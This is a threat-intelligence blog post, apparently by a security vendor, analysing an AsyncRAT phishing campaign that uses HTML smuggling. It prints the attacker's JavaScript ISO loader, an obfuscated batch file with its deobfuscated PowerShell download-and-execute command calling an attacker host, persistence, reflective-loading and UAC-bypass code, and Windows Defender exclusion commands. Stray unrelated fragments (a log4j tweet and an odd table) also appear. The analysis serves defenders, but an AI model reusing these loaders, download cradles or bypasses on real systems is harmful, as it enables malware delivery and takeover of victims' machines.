

New Threat Campaign Identified: AsyncRAT Introduces a New Delivery Technique

blog.morphisec.com/asyncrat-new-delivery-technique-new-threat-campaign



Posted by [Michael Dereviashkin](#) on January 25, 2022

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Morphisec, through its breach prevention with [Moving Target Defense](#) technology, has identified a new, sophisticated campaign delivery which has been successfully evading the radar of many security vendors. Through a simple email phishing tactic with an html attachment, threat attackers are

delivering AsyncRAT (a remote access trojan) designed to remotely monitor and control its infected computers through a secure, encrypted connection. This campaign has been in effect for a period of 4 to 5 months, with the lowest detection rates as presented through VirusTotal.

Morphisec backtraced the campaign to September 12, 2021. This campaign continued its evolution while delivering formally known crypter as a service, such as HCrypt and Alosch. This blog post explains the campaign delivery vector in detail.

RCE in Unifi Network Application using [#log4j/#log4shell](#). (CVE-2021-44228) Going to be automating this and writing a blog article soon. pic.twitter.com/cPXjK1Agpw

— ed (@sprocket_ed) [December 21, 2021](#)

Technical Introduction

In many cases, victims received an email message with an html attachment in the form of a receipt: Receipt-<digits>.html.

Below is an example of such an email message:



Figure 1: Fake receipt

When the victim decides to open the receipt, they see the following webpage that requests them to save a downloaded ISO file. They believe it's a regular file download that will go through all the channels of gateway and network security scanners. Surprisingly, that's not the case.

In fact, the ISO download is generated within the victim's browser by the JavaScript code that is embedded inside the HTML receipt file, and it is not downloaded from a remote server. In the next section, we will describe how this code successfully generates the file.




Figure 2: Decoy receipt download

Security vendors' analysis on 2021-12-01T09:56:45 📄

Acronis (Static ML)	✔ Undetected	Ad-Aware	✔ Undetected
AhnLab-V3	✔ Undetected	ALYac	✔ Undetected
Antiy-AVL	✔ Undetected	Arcabit	✔ Undetected
Avast	✔ Undetected	Avira (no cloud)	✔ Undetected
Baidu	✔ Undetected	BitDefender	✔ Undetected
BitDefenderTheta	✔ Undetected	Bkav Pro	✔ Undetected
CAT-QuickHeal	✔ Undetected	ClamAV	✔ Undetected
CMC	✔ Undetected	Comodo	✔ Undetected
Cynet	✔ Undetected	Cyren	✔ Undetected
DrWeb	✔ Undetected	Emsisoft	✔ Undetected
eScan	✔ Undetected	ESET-NOD32	✔ Undetected
F-Secure	✔ Undetected	FireEye	✔ Undetected
Fortinet	✔ Undetected	GData	✔ Undetected
Gridinsoft	✔ Undetected	Ikarus	✔ Undetected

Figure 3: Low detection rate by AV solutions

Stage 1: HTML and Javascript Loader

As mentioned earlier, the ISO file is not being delivered as a file blob object over the network, but instead it is being delivered as a base64 string. This base64toblob function gets a Base64 encoded string as an input and is responsible for the decoding to ASCII by a window.atob. Next, the result is converted to a byte array from which a new blob is created. The blob type is set according to a given mime type (in this case, application/octet-stream).

We found that the earlier variants weren't obfuscated:

<pre>function base64ToBlob(base64, mime) { mime = mime ''; var sliceSize = 1024; var byteChars = window.atob(base64); var byteArrays = []; for (var offset = 0, len = byteChars.length; offset < len; offset += sliceSize) { var slice = byteChars.slice(offset, offset + sliceSize); var byteNumbers = new Array(slice.length); for (var i = 0; i < slice.length; i++) { byteNumbers[i] = slice.charCodeAt(i); } var byteArray = new Uint8Array(byteNumbers); byteArrays.push(byteArray); } return new Blob(byteArrays, {type: mime}); }</pre> <p style="text-align: center; color: orange; font-weight: bold;">Preobfuscated</p>	<pre>function dfik(sivds) { hwfsf = 'application/octet-stream'; var fcbg = 1024; var vqfbg = atob(sivds); var fjdddjggg = vqfbg.length; var dfisefvo = Math.ceil(fjdddjggg / fcbg); var bdf = new Array(dfisefvo); for (var wdjg = 0; wdjg < dfisefvo; ++wdjg) { var erwfh = wdjg * fcbg; var gffrf = Math.min(erwfh + fcbg, fjdddjggg); var qrrhf = new Array(gffrf - erwfh); for (var twbfr = erwfh, i = 0; twbfr < gffrf; ++i, ++twbfr) { qrrhf[i] = vqfbg[twbfr].charCodeAt(0); } bdf[wdjg] = new Uint8Array(qrrhf); } return new Blob(bdf, { type: hwfsf }); }</pre> <p style="text-align: center; color: orange; font-weight: bold;">Obfuscated</p>
--	---

Figure 4: Generation of the iso file

In the below snapshot, it's clearly demonstrated how the blob is injected as part of the URL object while mimicking the download of the ISO file as if it had been delivered remotely.

```

var data = '<base64>'
var blob = base64ToBlob(data, 'application/octet-stream');
var a = window.document.createElement("a");
a.href = window.URL.createObjectURL(blob, {type: "application/octet-stream"});
a.download = "TRARLCH15219.iso";
document.body.appendChild(a);
a.click();

```

Figure 5: Assignment of blob to url

Once the user opens the generated ISO, it is automatically mounted as a DVD Drive (under windows 10). The mount contains either a .bat or a .vbs file inside.




Figure 6: Auto-Mount for ISO files

The .bat/.vbs file that is included in the auto-mounted drive is responsible for downloading and executing the next stage as part of a powershell process execution:

```

@echo off
echo [+] Please Wait, Installing software ..
SET YJYH=e
SET VZYS=N
cm^d.%YJYH%x%YJYH% /c po^w^%YJYH%r^sh%YJYH%l^l.%YJYH%x^%YJYH%
-%VZYS%^op -w^i^%VZYS%d h^idd^%YJYH%%VZYS% -%YJYH%x^%YJYH%^c
B^yp^a^ss -%VZYS%o^%VZYS%^i
^I^%YJYH%X^(^%VZYS%%YJYH%^w^-O^b^j%YJYH%^ct^
%VZYS%^%YJYH%^t.W^%YJYH%^bc^li^%YJYH%%VZYS%^t).D^ow^%VZYS%loa^dS^tri^
%VZYS%g(^'https://slim%YJYH%.hostitbro.com/~maz%YJYH%nkil/install.mp3
'^)
exit

```

Deobfuscated:

```

cmd.exe /c powershell.exe -Nop -wiNd hiddeN -exec Bypass -NoNi
leX(New-Object Net.WebclieNt).DownlloadStriNg('https://slime.hostitbro.com/~mazenki1/install.mp3')

```

Stage 2: Reflective .NET Injection

The PowerShell file code that's executed is responsible for:

- Creating persistency through Schedule Task
- Executing a dropped .vbs file, usually at %ProgramData%
- Unpacking an Base64 encoded and deflate compressed .NET module
- Injecting the .NET module payload in-memory(dropper)


```

try
{
$action = New-ScheduledTaskAction -Execute 'C:\ProgramData\internet\Net.vbs'
$trigger = New-ScheduledTaskTrigger -Once -At (Get-Date) -RepetitionInterval (New-TimeSpan -Minutes 4)
Register-ScheduledTask -Action $action -Trigger $trigger -TaskName "Host"
start-sleep 3
$DFGHHXZ = @' <deducted >
'@
$JwtC = New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String($DFGHHXZ),[IO.Compression.CompressionMode]::Decompress)
$Aloshy = New-Object Byte[](356864)
start-sleep 3
$JwtC.Read($Aloshy, 0, 356864) | Out-Null
start-sleep 3
[Byte[]] $MyPt = [System.IO.Path]::([System.Threading.Thread]::GetDomain(0).Load($Aloshy).EntryPoint).Invoke($Null,$Null)
$shello = "Framework64"
start-sleep 3
$shello2 = "Framework"
[Object[]] $Params=@($MyPt.Replace($shello,$shello2), $Aloshy)
[System.Threading.Thread]::Sleep(600)
return $T.GetMethod("Run").Invoke($null, $Params)
} catch {}

```

Figure 7: Persistency

Stage 3: The dropper



The injected .NET module's main purpose is to fill the role of a dropper while its working path is primarily at %ProgramData%.


```

try
{
Function Decompress {
[CmdletBinding()]
Param (
[Parameter(Mandatory,ValueFromPipeline,ValueFromPipelineByPropertyName)]
[byte[]] $byteArray = $(Throw("-byteArray is required"))
)
Process {
$input = New-Object System.IO.MemoryStream( , $byteArray )
$output = New-Object System.IO.MemoryStream
$gzipStream = New-Object System.IO.Compression.GzipStream $input,
([IO.Compression.CompressionMode]::Decompress)
$gzipStream.CopyTo( $output )
$gzipStream.Close()
$input.Close()
[byte[]] $byteOutArray = $output.ToArray()
return $byteOutArray
}
}
[Byte[]] $PAPA = Decompress @(<deducted>)
[Byte[]] $REMO = Decompress(@(<deducted>))
$RR1 = "Load"
$EE1 = "GetMethod"
$TT =
'C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe'
[Reflection.Assembly]::$RR1($REMO).GetType('NV.b').$EE1('Execute').Invoke($null,[object[]] ($TT,$PAPA))
$Gx = "Framework64"
$Gh1 = "Framework"
[Object[]] $Alosh=@($BC.Replace($Gx,$Gh1) , $REMO)
[System.Threading.Thread]::Sleep(1000)
} catch { }

```

```

bool flag4 = File.Exists("C:\\Program Files\\Avast Software\\Avast\\AvastUI.exe") || File.Exists("C:\\Program Files\\AVG\\Antivirus\\AVGUI.exe") || File.Exists("C:\\Program Files\\Common Files\\McAfee\\Platform\\McUICnt.exe") || File.Exists("C:\\Program Files\\ESET\\ESET Security\\ecmds.exe");

```

Figure 9: Antivirus Check

The check for AV solutions present on the machine is designed to skip features such as:

**If user is in the built-in administrator group then perform:

- UAC bypass using Disk Cleanup
 - Disable of action center notifications
 - Set of windows defender exclusion

```

using (StreamWriter streamWriter6 = File.AppendText("C:\\Users\\Public\\Music\\run.ps1"))
{
    streamWriter6.WriteLine("if([[System.Security.Principal.WindowsIdentity]::GetCurrent().groups -match \"S-1-5-32-544\")")
    {
        streamWriter6.WriteLine("start C:\\Users\\Public\\Music\\vb.vbs");
        streamWriter6.WriteLine("Add-MpPreference -ExclusionPath C:\\");
        streamWriter6.WriteLine("Add-MpPreference -ExclusionProcess powershell.exe");
        streamWriter6.WriteLine("Add-MpPreference -ExclusionProcess Wscript.exe");
        streamWriter6.WriteLine("} else {");
        streamWriter6.WriteLine("$ALOSH = \"HKCU:\\Environment\"");
        streamWriter6.WriteLine("$Name = \"windir\"");
        streamWriter6.WriteLine("$Value = \"powershell -ep bypass -w h $PSCommandPath;#\"");
        streamWriter6.WriteLine("Set-ItemProperty -Path $ALOSH -Name $Name -Value $Value");
        streamWriter6.WriteLine("#Depending on the performance of the machine, some sleep time may be required before or after schtasks");
        streamWriter6.WriteLine("schtasks /run /tn \\Microsoft\\Windows\\DiskCleanup\\SilentCleanup /I | Out-Null");
        streamWriter6.WriteLine("Remove-ItemProperty -Path $ALOSH -Name $Name");
        streamWriter6.WriteLine("}");
}

```

Figure 10: UAC bypass + Windows Defender exclusion

```

using (StreamWriter streamWriter7 = File.AppendText("C:\\Users\\Public\\Music\\alosh.ps1"))
{
    streamWriter7.WriteLine("Windows Net Editor Version 5.00");
    streamWriter7.WriteLine("[HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Security and Maintenance\\Checks]");
    streamWriter7.WriteLine("[HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Security and Maintenance\\Checks\\{01979c6a-42fa-414c-b8aa-eee2c8202018}.check.100]");
    streamWriter7.WriteLine("CheckSetting\"=hex:01,00,00,00,d0,8c,9d,df,01,15,d1,11,8c,7a,00,c0,4f,c2,97,eb,\\");
    streamWriter7.WriteLine("00,00,00,00,00,10,66,00,00,00,01,00,00,20,00,00,00,72,95,d4,76,21,15,a1,34,\\");
    streamWriter7.WriteLine("a9,81,1e,14,d6,bd,b3,91,0b,23,5c,74,61,4a,e3,08,58,8a,0d,46,c5,57,0d,b4,00,\\");
    streamWriter7.WriteLine("00,00,00,0e,80,00,00,00,02,00,00,20,00,00,00,23,8f,17,7c,83,ae,0c,12,38,b9,\\");
    streamWriter7.WriteLine("93,b7,cf,05,50,6d,3e,e1,2b,ef,50,06,5c,85,61,04,6e,56,32,43,f0,72,30,00,00,\\");
    streamWriter7.WriteLine("00,71,47,f8,00,73,33,f6,8f,5a,e6,09,3d,96,1a,c9,f5,52,ae,c3,db,52,45,f4,ed,\\");
    streamWriter7.WriteLine("34,b3,2e,a4,30,00,ae,d3,b3,8f,f2,9d,c5,59,ac,b1,18,76,e1,e8,79,5b,bf,32,40,\\");
    streamWriter7.WriteLine("00,00,00,10,3f,ef,37,f4,d9,cb,74,f6,17,ab,cb,21,4f,31,99,d2,c9,14,be,cb,ce,\\");
    streamWriter7.WriteLine("19,75,40,8e,0f,bb,fd,1f,af,29,e9,e5,92,40,35,30,ac,01,11,f8,f2,06,9d,af,30,\\");
    streamWriter7.WriteLine("bd,7f,42,c3,d6,15,f3,d6,a2,65,17,e9,1f,2a,15,1e,ad");
}

```

Figure 11: Disable of action center notifications

```

Process.Start(new ProcessStartInfo("cmd.exe", "/c powershell.exe -ExecutionPolicy Bypass C:\\Users\\Public\\Music\\run.ps1"))
{
    WindowStyle = ProcessWindowStyle.Hidden,
    WindowStyle = ProcessWindowStyle.Minimized
});
File.Delete("C:\\Users\\Public\\Net.ps1");
using (StreamWriter streamWriter8 = File.AppendText("C:\\Users\\Public\\Net.ps1"))
{
    streamWriter8.WriteLine("try");
    streamWriter8.WriteLine("{");
    streamWriter8.WriteLine("Function Decompress {");
    streamWriter8.WriteLine("[CmdletBinding]");
    streamWriter8.WriteLine("Param (");
    streamWriter8.WriteLine("[Parameter(Mandatory,ValueFromPipeline,ValueFromPipelineByPropertyName)]");
    streamWriter8.WriteLine("[byte[]] $byteArray = $(Throw(\"-byteArray is required\"))");
    streamWriter8.WriteLine("}");
    streamWriter8.WriteLine("Process {");
    streamWriter8.WriteLine("$input = New-Object System.IO.MemoryStream( , $byteArray )");
    streamWriter8.WriteLine("$output = New-Object System.IO.MemoryStream");
    streamWriter8.WriteLine("$gzipStream = New-Object System.IO.Compression.GzipStream $input,");
    ([IO.Compression.CompressionMode]::Decompress)");
    streamWriter8.WriteLine("$gzipStream.CopyTo( $output )");
    streamWriter8.WriteLine("$gzipStream.Close()");
    streamWriter8.WriteLine("$input.Close()");
    streamWriter8.WriteLine("[byte[]] $byteOutArray = $output.ToArray()");
    streamWriter8.WriteLine("return $byteOutArray");
    streamWriter8.WriteLine("}");
    streamWriter8.WriteLine("}");
    streamWriter8.WriteLine("[Byte[]] $PAPA = Decompress @
(31,139,8,0,0,0,0,4,0,220,189,123,124,220,85,153,63,126,230,51,215,76,110,157,201,61,77,232,180,37,37,109,105,155,75,147,3
8,133,150,230,158,180,77,147,230,214,166,34,101,146,76,146,73,38,51,233,204,36,109,10,212,166,130,11,42,40,34,40,34,114,243,
186,43,171,232,234,122,199,10,138,44,160,194,122,89,144,42,162,226,117,69,119,89,111,187,202,247,253,126,206,103,46,73,10,17
8,251,122,253,254,249,53,205,249,156,231,92,158,243,156,231,60,231,185,125,38,73,247,145,183,43,171,82,202,134,239,151,95,86
,234,51,74,255,219,163,254,246,191,211,248,206,89,243,185,28,245,79,25,79,172,253,140,101,255,19,107,7,38,131,49,223,108,52,
50,17,245,207,248,70,253,225,112,36,238,27,9,248,162,115,97,95,48,236,107,237,233,247,205,68,198,2,91,179,179,221,23,154,56,
122,219,148,218,111,177,170,245,111,255,231,43,18,120,159,83,134,37,211,226,82,234,195,0,220,186,237,130,71,80,248,164,83,83
100,185,151,232,85,40,245,84,63,130,180,42,232,232,135,157,82,131,238,127,214,152,134,200,101,125,101,155,213,22,180,169,13

```



```
,167,57,223,66,246,5,189,24,127,25,216,55,152,170,29,245,55,86,110,59,154,208,185,181,199,249,214,176,58,103,62,185,48,245,2
41,112,178,229,104,93,177,156,100,111,54,57,3,231,149,14,41,135,169,225,199,48,16,170,164,115,234,127,162,101,223,91,25,243,
157,47,0,132,198,116,154,137,35,232,163,71,36,82,126,250,222,227,178,115,163,62,192,46,34,86,36,247,205,65,63,38,1,185,229,1
0,185,84,71,83,129,48,27,210,75,59,216,201,163,203,119,212,145,7,210,186,255,10,2,107,74,180,79,206,0,89,16,158,131,212,150,
29,165,189,14,157,31,197,35,106,72,159,178,165,233,35,40,15,213,197,19,56,15,74,120,144,195,68,98,195,255,248,72,34,203,122,
153,126,149,157,30,115,76,158,157,156,59,123,236,53,231,22,91,116,170,149,124,57,251,105,122,38,98,40,88,93,7,6,164,202,98,2
06,78,76,204,139,52,226,195,191,152,236,41,217,65,214,152,156,24,135,49,27,162,11,19,57,52,107,61,44,83,104,248,44,208,51,92
,4,91,76,118,8,153,215,59,250,45,113,12,202,220,13,92,10,50,39,128,228,155,200,194,121,174,102,176,21,157,241,228,215,76,96,
131,13,33,80,221,38,230,249,82,137,252,218,106,221,84,89,116,224,138,82,54,129,103,56,239,221,79,143,247,151,26,234,219,65,1
76,98,34,43,102,38,151,131,107,248,14,157,159,226,175,245,22,186,4,86,88,87,3,234,184,178,214,201,173,0,111,123,42,219,3,117
,76,182,201,107,130,114,254,162,95,108,195,142,154,178,29,203,137,193,74,33,72,91,8,214,22,66,180,133,80,44,148,0,165,230,19
7,97,244,182,13,222,134,211,219,46,120,235,160,208,197,10,116,4,22,226,106,12,120,31,73,97,154,32,76,19,255,32,81,20,162,36,
8,239,155,226,61,157,3,217,93,89,151,79,198,91,58,142,245,251,49,148,203,246,204,143,245,103,214,75,241,99,230,153,113,232,1
74,132,22,199,103,35,219,66,126,79,153,4,43,249,26,42,223,232,226,123,183,73,228,254,72,219,92,217,217,8,218,22,67,181,173,1
88,229,131,131,64,219,254,28,112,26,117,176,28,41,51,55,167,52,60,142,164,162,34,147,247,98,190,79,86,253,152,137,62,2,55,81
,249,196,33,12,189,87,226,233,213,160,217,29,38,147,243,101,25,233,64,37,211,34,212,156,174,140,218,25,204,90,56,167,129,133
,81,48,15,77,202,253,77,34,181,157,63,251,67,118,190,161,47,71,102,153,221,78,64,108,33,79,206,62,9,91,214,87,206,207,125,4,
172,170,94,193,19,147,12,90,104,95,28,75,195,157,88,170,73,192,106,90,9,147,179,255,246,219,37,137,196,188,243,212,85,89,44,
83,117,201,36,132,114,121,40,199,117,49,24,113,163,97,102,54,79,226,177,2,141,37,236,100,218,224,197,110,178,224,193,59,23,1
94,20,154,78,206,160,111,133,192,80,241,108,10,206,102,250,242,48,74,100,60,37,178,50,239,40,24,246,188,234,25,7,32,96,208,1
51,71,169,77,192,180,236,197,113,74,80,130,120,90,194,72,118,74,3,46,182,193,29,142,177,193,231,91,175,173,36,163,154,205,25
1,65,78,10,73,4,207,143,161,233,179,64,105,56,164,12,157,114,236,215,18,174,71,33,141,135,251,78,144,238,1,106,214,195,53,5,
96,23,64,125,83,189,98,166,174,176,144,183,18,210,151,112,15,219,58,193,168,83,236,192,122,157,242,254,203,79,130,242,96,125
,32,30,39,174,198,227,144,196,96,48,67,163,79,92,254,24,5,229,201,143,218,251,192,12,205,68,221,139,203,177,100,5,147,133,13
,211,20[...string is too long...]);
streamWriter3.WriteLine("$RR1 = \"Load\"");
streamWriter3.WriteLine("$EE1 = \"GetMethod\"");
streamWriter3.WriteLine("$TT = 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe'");
streamWriter3.WriteLine("[Reflection.Assembly]::$RR1($REMO).GetType('NV.b').$EE1('Execute').Invoke($null,[object[]] ($TT,
$PAPA))");
streamWriter3.WriteLine("$Gx = \"Framework64\"");
streamWriter3.WriteLine("$Gh1 = \"Framework\"");
streamWriter3.WriteLine("[Object[]] $Alosh=@($BC.Replace($Gx,$Gh1),$REMO)");
streamWriter3.WriteLine("[System.Threading.Thread]::Sleep(1000)");
streamWriter3.WriteLine("} catch { }");
```

Figure 12: Reflective load and process hollowing

In most cases, attackers have delivered AsyncRAT as the final payload that was hiding within the legitimate .NET aspnet_compiler.exe process.

Indicators of Compromise (IOCs)

HTML

Fa5f4847181550f1332f943882bc89ab48302a3d6d6efc1a364b2af7dec119b2
50d308118008908832fe9c7fa78169ef8aaa960450c788a2c41af0eb5e0a62db
F3b17523ef01ccf96faa276ec78f774831d9747f1e8effac902c04ec51408cc5
A0989ec9ad1b74c5e8dedca4a02dcbb06abdd86ec05d1712bfc560bf209e3b39
A4565fbb5570c30085fb77c674b4f1b7d069bdd2350747304efc911c905c3e31
43b0cf93776bbdd72d582b9ed5a95d015ca682ca2d642e9509d374c79cca098e
159ef0dcef607e1ce0996c565a5f3e82a501dcf1b6063c03ee8d30137e77d743
C24a0a1bf44d6b4c59ba752df79cef3c42c84f574072336320deba29b1b9100c
1a3c935784376edd36d7d486307df5f628841ee49189dbaf643d21d00a84cef3
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Wthcv.sytes[.]net:7400
2pop.ddns[.]net:6666
11119secondpop.ddns[.]net:6666
Newsa.ddns[.]net:6606
Elliotgateway.ddns[.]net:5555
Python.myvnc[.]com:7707
Newopt.servehttp[.]com:7707
Nomako.ddns[.]net:6606
Python.blogsyte[.]com:6606

Emails 1241b9486d3d7c74c0bb1f2a7bdd81ff9597b2c92f2af8a5b3819b296c400336
D67bd08e03a5e2054aae8458b0c549cec2f988a9e703d3ed755626d840990a0e
845c7c30fb7c1ca0de473f7e9d41c2b1a337d5e4919854461da6002e1fbc8fa3

We Are Here to Help

This new attack campaign is bad news, especially since most NGAV and EDR vendors' solutions are failing to detect and stop this threat; however, the good news for Morphisec customers is that our Moving Target Defense technology is stopping these attacks. Leading analysts are calling Moving

Target Defense a “game changer” as it can uniquely detect and stop ransomware, zero-day and other advanced attacks that often bypass NGAV, EDR, and other defenses. [Learn more about Moving Target Defense](#) and why Gartner cited this technology in its [Emerging Trends and Technologies Impact Radar for Security](#).

MORPHISEC

SEE MORPHISEC IN ACTION!

Contact us now to get a demo of Morphisec Guard, and see how we make advanced security accessible to everyone.

BOOK A DEMO

THREATS OVER TIME

Month	Morphisec	Phoronix	Alert	Microsoft Defender
Jan	4	3	2	0
Feb	3	2	1	0
Mar	4	3	2	0
Apr	10	5	4	0
May	4	3	2	0
Jun	3	2	1	0
Jul	3	2	1	0
Aug	3	2	1	0
Sep	3	2	1	0
Oct	3	2	1	0
Nov	3	2	1	0
Dec	3	2	1	0

[Contact SalesInquire via Azure](#)